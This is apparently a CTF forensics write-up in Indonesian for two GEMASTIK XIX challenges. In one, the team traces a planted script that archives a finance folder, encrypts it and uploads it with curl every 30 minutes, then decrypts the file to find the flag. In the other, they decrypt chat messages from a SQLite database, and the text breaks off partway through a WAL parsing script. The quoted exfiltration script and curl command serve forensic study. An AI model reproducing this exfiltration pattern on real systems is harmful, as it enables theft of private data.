


PETIR stand by me



Anggota :

1. darflashxd
2. jo40
3. sierra

Forensics

Tombstone

Link ai : <https://chatgpt.com/share/6a8a9ac0-8f50-83ec-92c8-5ce07f8c9dc3>

Desc: DLP flagged outbound traffic from a finance workstation, well after hours. We pulled the disk image before anyone could touch it again.

Di awal dikasih file .img, kita periksa dulu

```
(venv)
Sun 23 Aug - 21:21 ~/Documents/CtfScrapers/Ctf/GEHASTIK XIX - Keamanan Siber (Penyisihan)/forensics/tombstone/forensics-tombstone/fin-ws-04.img ⌕ origin master 00.2.0 3* 1-
$ ls -la fin-ws-04.img
-rw-r--r-- 1 root root 64424000000 2024-11-12 14:55:00 fin-ws-04.img
$ file fin-ws-04.img
fin-ws-04.img: Linux rev 1.0 ext2 filesystem data, UUID=c1d13000-0000-4000-8000-00000000cafe, volume name "fin-ws-04" (extents) (64bit) (large files) (huge files)
```

Image adalah linux ext2

Abis itu aku nge cek log di autopsy, ada auth.log di folder var/log

The screenshot shows the Autopsy forensic tool interface. On the left, the 'Directory Tree' shows the file structure of the disk image. The main pane displays a 'Listing' of files in the '/img/fin-ws-04.img/var/log' directory. A table lists files including 'auth.log', 'btmpt', and 'wtmpt'. The 'auth.log' file is selected, and its content is displayed in the 'Data Content' pane. The log entries show a user login and a sudo command execution.



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
[parent folder]				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
audit				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
journal				2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	2024-11-12 14:55:00 WIB	4096	Allocated	Allocated	unknown
auth.log				2024-11-13 02:00:00 WIB	2024-11-13 02:00:00 WIB	2024-11-13 02:00:00 WIB	2024-11-13 02:00:00 WIB	363	Allocated	Allocated	unknown
btmpt				2024-11-13 03:41:03 WIB	2024-11-13 03:41:03 WIB	2024-11-13 03:41:03 WIB	2024-11-12 14:55:00 WIB	768	Allocated	Allocated	unknown
wtmpt				2024-11-13 04:12:40 WIB	2024-11-13 04:12:40 WIB	2024-11-13 04:12:40 WIB	2024-11-12 14:55:00 WIB	1152	Allocated	Allocated	unknown

Data Content: Strings


Page: 1 of 1

Nov 12 07:55:01 fin-ws-04 systemd[1]: Started Session 1 of user dwi.
Nov 12 08:02:11 fin-ws-04 login[1180]: pam_unix(login:session): session opened for user dwi
Nov 12 12:30:44 fin-ws-04 sudo[1533]: dwi : TTY=ttty1 : PWD=/home/dwi : USER=root : COMMAND=/usr/bin/apt update
Nov 12 18:59:58 fin-ws-04 CRON[1701]: pam_unix(cron:session): session closed for user root

Dia ga ada isinya, cuma ada sudo apt update doang



Tapi btmp dan wtmp nunjukkin ada connection dari 10.13.37.7, ada ssh juga



Disini ada proses `type=SYSCALL msg=audit(1731376805.100:410): arch=c000003e syscall=59 success=yes exit=0 uid=0 comm="rsync" exe="/usr/bin/rsync" key="exec"`

`type=EXECVE msg=audit(1731376805.100:410): argc=4 \`
`a0=/usr/bin/rsync \`

```
a1=-az \
a2=--delete \
a3=/home/
```

Artinya ada eksekusi:

```
rsync -az --delete /home/
```

Trus audit log setelahnya ada saddr=020003690A0000090000000000000000 yang dikodekan jadi 10.0.0.9:873

Artifact yang paling signifikan terdapat pada event audit setelahnya:

```
type=EXECVE msg=audit(1731444301.100:1201): argc=5 \
a0=curl \
a1=-s \
a2=-T \
a3=/var/tmp/.ICE-unix/1000/.cache-dwi.dat \
a4=https://cdn-telemetry.net/u/3f9a1c7e5b2d8046a1c0
```

Command tersebut ekuivalen dengan:

```
curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat \
https://cdn-telemetry.net/u/3f9a1c7e5b2d8046a1c0
```

Option -T pada curl digunakan untuk mengirim/upload file.

Nah karena itu artinya .cache-dwi.dat -> curl -T -> cdn-telementary.net
Timestamp event tersebut dikonversi:


```
date -d @1731444300
date -d @1731444301
```

Hasil:

```
Wed Nov 13 03:45:00 AM WIB 2024
Wed Nov 13 03:45:01 AM WIB 2024
```

Upload terjadi pada 13 november 2024 jam 03:45 WIB, jauh di luar jam kerja . Hal ini sesuai dengan deskripsi challenge

File yang di upload path nya : /var/tmp/.ICE-unix/1000/.cache-dwi.dat



Abis itu aku extract dan analisa


```

Sun 23 Aug - 22:16 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisiha
1-
@darflashxd file .cache-dwi.dat
.cache-dwi.dat: data
(venv)
Sun 23 Aug - 22:16 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisiha
1-
@darflashxd ls -lah .cache-dwi.dat
-rw-r--r-- darflashxd darflashxd 346 B Sun Aug 23 13:43:22 2026 .cache-dwi.dat
(venv)
Sun 23 Aug - 22:17 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisiha
1-
@darflashxd sha256sum .cache-dwi.dat
2adc6337492f5b785c41945f10f0faeba8f05262a499d1d69b1b85aa193f9cec .cache-dwi.dat
(venv)

```

Dari outputnya artinya ada kemungkinan data ini terencrypt

Nah terus aku nemu file mencurigakan ini



Walaupun namanya kayak file linux tapi ini adalah script python

Script ini pake tiga komponen untuk membentuk encryption key:

1. UPLOAD_ID
2. extended attribute user.upl_b
3. birth time file sebagai salt

Bagian berikutnya dari script menunjukkan source data:

```
with tarfile.open(fileobj=buf, mode="w:gz") as t:
    t.add("/home/dwi/finance", arcname=".")
```

Artinya seluruh direktori:

/home/dwi/finance

dikompres menjadi archive tar.gz.

Setelah itu archive dienkrpsi menggunakan:

```
c = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
ct, tag = c.encrypt_and_digest(data)
```


Hasilnya disimpan ke:

/var/tmp/.ICE-unix/1000/.cache-dwi.dat

dan trus dikirim pake:

```
os.system(
    "curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
    "https://cdn-telemetry.net/u/%s >/dev/null 2>&1" % a
)
```

Artinya script ini lakuin Collect -> compress -> encrypt -> stage -> upload



Terus biar tau gimana scriptnya dijalankan ada file ini geoclue-refresh


Disini kita tau UPLOAD_ID=3f9a1c7e5b2d8046a1c0

Dan helper dijalankan */30 * * * *
yaitu setiap 30 menit sebagai root

Value upload id juga cocok sama url sebelumnya <https://cdn-telemetry.net/u/3f9a1c7e5b2d8046a1c0> ,
artinya ini ada exfiltration

Karena script ini ngambil os.getxattr(SELF, "user.upl_b") filesystem image secara read only

Trus aku cek xattr nya



Nah karena aku juga pernah liat soal mirip kaya gini, xattr itu muncul kalo di mount, tapi saat kita extract, xattr gabakal muncul di file nya

Maka komponen key kedua adalah: 8f2b6d1a0c7e9a4b3f51

Timestamp yang berasal dari file hasil export tidak dapat digunakan karena merupakan timestamp ketika file diekstrak ke mesin analisis

```
Sun 23 Aug - 22:33 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/f
@darflashxd sudo stat /mnt/fin-ws-04/usr/local/sbin/systemd-timesyncd-helper
File: /mnt/fin-ws-04/usr/local/sbin/systemd-timesyncd-helper
Size: 1708      Blocks: 8      IO Block: 4096   regular file
Device: 7,0     Inode: 34      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2023-01-15 07:00:00.000000000 +0700
Modify: 2023-01-15 07:00:00.000000000 +0700
Change: 2023-01-15 07:00:00.000000000 +0700
Birth: 2024-11-13 03:43:00.000000000 +0700
```

Nah waktu ini relevan sama kejadiannya

Berdasarkan source code, key direkonstruksi menggunakan:

```
KEY = hashlib.pbkdf2_hmac(
    "sha256",
    (UPLOAD_ID + user_upl_b).encode(),
    str(birth_time).encode(),
    200000,
    32
)
```

Payload pake AES-256-GCM dengan format:

nonce + ciphertext + tag

Trus pake solver buat decrypt nya

```
import hashlib

from Crypto.Cipher import AES

A = "3f9a1c7e5b2d8046a1c0"
B = "8f2b6d1a0c7e9a4b3f51"
salt = b"1731444180"

key = hashlib.pbkdf2_hmac(
    "sha256",
    (A + B).encode(),
    salt,
```

```

200000,
32
)

with open(".cache-dwi.dat", "rb") as f:
    blob = f.read()

nonce = blob[:12]
tag = blob[-16:]
ct = blob[12:-16]

cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
data = cipher.decrypt_and_verify(ct, tag)

with open("decrypted.tar.gz", "wb") as f:
    f.write(data)

print("Decryption successful!")

```

Abis tu ke decrypt

```

Sun 23 Aug - 22:38 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan
master 0.2.0 3* 1-
@darflashxd cat drop_manifest.txt
exfil manifest fin-ws-04
files staged and uploaded.
vault unlocked → GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}
(venv)

```

GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}

Cinder

Desc: A phone seized during a data leak investigation. All that came back is one chat app's extracted data directory, and nothing in it looks interesting at first.

Link AI : <https://chatgpt.com/share/6a8a795b-1e68-83ec-b5e6-0c17593b99e6>

SHA-256 file ZIP: dfa4e7109fb463a38eeea77903c915cd77b9de99ab261fa4341363a77b9c6b35

```
.rwxr-xr-x darflashxd darflashxd 1.5 KB Mon Jan 1 00:00:00 2024 chat.db
.rwxr-xr-x darflashxd darflashxd 32 KB Sun Aug 23 10:58:53 2026 chat.db-shm
.rwxr-xr-x darflashxd darflashxd 5.3 KB Mon Jan 1 00:00:00 2024 chat.db-wal

Sun 23 Aug - 22:51 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/cinder/forensics-cinder-1/com.example.cinder/shared_prefs
cat secure_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="install_key">zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=</string>
  <string name="kdf_salt">5n581xQBvjFW5FFDwj2stw==</string>
  <int name="kdf_iters" value="120000" />
  <string name="msg_cipher">AES-256-GCM</string>
  <string name="aad_aad">thread:rowid</string>
  <boolean name="biometric_lock" value="true" />
  <long name="last_sync" value="1723640500" />
</map>
```

Dari file ini ada informasi penting:

```
install_key = zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI=
kdf_salt = 5n581xQBvjFW5FFDwj2stw==
kdf_iters = 120000
cipher = AES-256-GCM
AAD = thread:rowid
```

Informasi tersebut artinya pesan di dalam database dienkripsi pake AES-256-GCM dengan key yang diturunkan lewat KDF

```
(venv)
Sun 23 Aug - 23:01 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/cinder
@darflashxd sqlite3 chat.db ".schema messages"
CREATE TABLE messages (id INTEGER PRIMARY KEY, thread TEXT, ts INTEGER, body BLOB, state INTEGER);
(venv)
Sun 23 Aug - 23:04 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/cinder
```

Ini nunjukin database nya keliatan normal dan isinya gabisa lgsg dibaca

```
venv
Sun 23 Aug - 23:04 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/cinder/forensics-cinder-1/com.example.cinder/databases
sqlite3 chat.db \ "SELECT id, thread, ts, length(body), hex(body) FROM messages;"

table
+----+-----+-----+-----+-----+
| id | thread | ts | length(body) | hex(body) |
+----+-----+-----+-----+-----+
| 1 | family | 1723600000 | 69 | 0A046D616D61120C01C0D256F9A2B7A3B8453A01A1D57B8AC2EC4B9007679724F33241370E7424319C6A56344471CE491BA2F221068C16B002EF1DF08735419B0C79F3236 |
| 2 | family | 1723600120 | 58 | 0A026D65120C2A0491226CA35DE5DF71F9F21A141591F76EC4A2F36C9754970265D1DC79515B503C2210EEE8323C8AC2FC64CB4A89E5B734B05 |
| 3 | family | 1723601500 | 50 | 0A046D616D61120CEB4A3958F99F557D093CF641A0A5CF331E74BB343F5C3EE2210BA1D09325EE86ED46C3D1DF296CFD1796 |
| 4 | cs-toho | 1723605000 | 91 | 0A0D746F6B6F5F6F666666369616C120C78EA2FC4CE80548CA4B53901A2ACC7EFC5CC891F99C2C36D5E7E5794674F6075125F9D5CB455DC06851EAC3A86DD61CE5DC1B1D18421422210D20D161C3217FA2684B267A7DAC22CF6 |
+----+-----+-----+-----+-----+
```

Parameter dari secure_prefs.xml digunakan buat nyoba PBKDF2

```
import base64
import hashlib
```

```
install_key = base64.b64decode(
    "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="
```

```
)  
  
salt = base64.b64decode(  
    "5n581xQBvjFW5FFDwj2stw=="  
)
```

```
key = hashlib.pbkdf2_hmac(  
    "sha256",  
    install_key,  
    salt,  
    120000,  
    32  
)
```

```
print(key.hex())
```

Hasil:

c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb

Untuk row pertama, berdasarkan:

```
thread = family  
rowid = 1
```

AAD ditentukan sebagai:

family:1

Kemudian AES-256-GCM dipake buat decrypt

Proses decrypt berhasil untuk semua empat message.

Row 1

sender : mama
AAD : family:1

TEXT:
jangan lupa beli galon ya nak

Row 2

sender : me

AAD : family:2

TEXT:

iya ntar sore mampir

Row 3

sender : mama

AAD : family:3

TEXT:

makasih :)

Row 4

sender : toko_official

AAD : cs-toko:4

TEXT:

Pesanan #A2213 sudah dikirim, resi JX9920.

Semua berhasil didekripsi menggunakan:

KDF : PBKDF2-HMAC-SHA256

Iterations : 120000

Key : c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb

AAD : thread:rowid

Cipher : AES-256-GCM

SUCCESS

KDF : PBKDF2-HMAC-SHA256

AAD : b'family:1'

TEXT : jangan lupa beli galon ya nak

Walaupun database berhasil didekripsi, percakapan yang terlihat hanya percakapan biasa dan tidak mengandung flag.

Pada titik ini chat.db-wal menjadi sangat penting.

Dalam proses analisis awal, penggunaan SQLite pada copy pertama menyebabkan WAL berubah/hilang karena SQLite dapat melakukan recovery/checkpoint terhadap WAL.

Karena itu analisis diulang dari ZIP original dan chat.db-wal diperlakukan sebagai raw evidence.

Karena tidak ingin memodifikasi WAL, file dianalisis sebagai raw bytes.

Ukuran WAL:

5392 bytes

Header WAL:

magic : 0x377f0682
version : 3007000
page size : 512
checkpoint seq : 1
salt1 : 0x53414c54
salt2 : 0x43494e44

0x53414c54 dan 0x43494e44 jika dipandang sebagai ASCII menghasilkan:

SALT
CIND

sehingga terlihat sebagai:

SALTCIND

Ukuran satu WAL frame:

24-byte frame header + 512-byte page
= 536 bytes

WAL memiliki 10 frame:

FRAME 1 → page 1
FRAME 2 → page 2
FRAME 3 → page 4
FRAME 4 → page 5
FRAME 5 → page 6 COMMIT

FRAME 6 → page 1
FRAME 7 → page 2
FRAME 8 → page 4
FRAME 9 → page 5
FRAME 10 → page 6 COMMIT

Hal ini menunjukkan terdapat setidaknya dua state/transaksi dalam WAL

```
#!/usr/bin/env python3

from pathlib import Path
import struct
import re

WAL_FILE = "chat.db-wal"

WAL_HEADER_SIZE = 32
FRAME_HEADER_SIZE = 24

def u32be(data: bytes, offset: int) -> int:
    return struct.unpack_from(">I", data, offset)[0]

def printable_strings(data: bytes, min_len: int = 4):
    pattern = rb"[ ~-]{%d,}" % min_len
    return [
        match.group().decode("utf-8", errors="replace")
        for match in re.finditer(pattern, data)
    ]

def parse_wal(path: str):
    data = Path(path).read_bytes()

    print("=" * 80)
    print("WAL ANALYSIS")
    print("=" * 80)

    print(f"File : {path}")
    print(f"Size : {len(data)} bytes")

    if len(data) < WAL_HEADER_SIZE:
        raise ValueError("File too small to contain WAL header")

    # -----
    # WAL HEADER
    # -----
```

```
magic = u32be(data, 0x00)
version = u32be(data, 0x04)
page_size = u32be(data, 0x08)
checkpoint_seq = u32be(data, 0x0c)

salt1 = u32be(data, 0x10)
salt2 = u32be(data, 0x14)

checksum1 = u32be(data, 0x18)
checksum2 = u32be(data, 0x1c)

print("\n[WAL HEADER]")
print(f"magic : 0x{magic:08x}")
print(f"version : {version}")
print(f"page size : {page_size}")
print(f"checkpoint seq : {checkpoint_seq}")
print(f"salt1 : 0x{salt1:08x}")
print(f"salt2 : 0x{salt2:08x}")
print(f"checksum1 : 0x{checksum1:08x}")
print(f"checksum2 : 0x{checksum2:08x}")

if page_size == 0:
    raise ValueError("Invalid page size")

frame_size = FRAME_HEADER_SIZE + page_size

print(f"\nFrame size : {frame_size} bytes")
print(f"First frame : 0x{WAL_HEADER_SIZE:x}")

# -----
# OUTPUT DIRECTORY
# -----

out_dir = Path("wal_pages")
out_dir.mkdir(exist_ok=True)

# -----
# FRAMES
# -----

pos = WAL_HEADER_SIZE
frame_no = 0

while pos + FRAME_HEADER_SIZE <= len(data):
```

```
remaining = len(data) - pos

if remaining < frame_size:
    print(
        f"\n[!] Trailing incomplete frame at "
        f"0x{pos:x} ({remaining} bytes)"
    )
    break

frame_no += 1

frame_header = data[pos:pos + FRAME_HEADER_SIZE]

page_number = u32be(frame_header, 0x00)
db_size = u32be(frame_header, 0x04)

frame_salt1 = u32be(frame_header, 0x08)
frame_salt2 = u32be(frame_header, 0x0c)

frame_checksum1 = u32be(frame_header, 0x10)
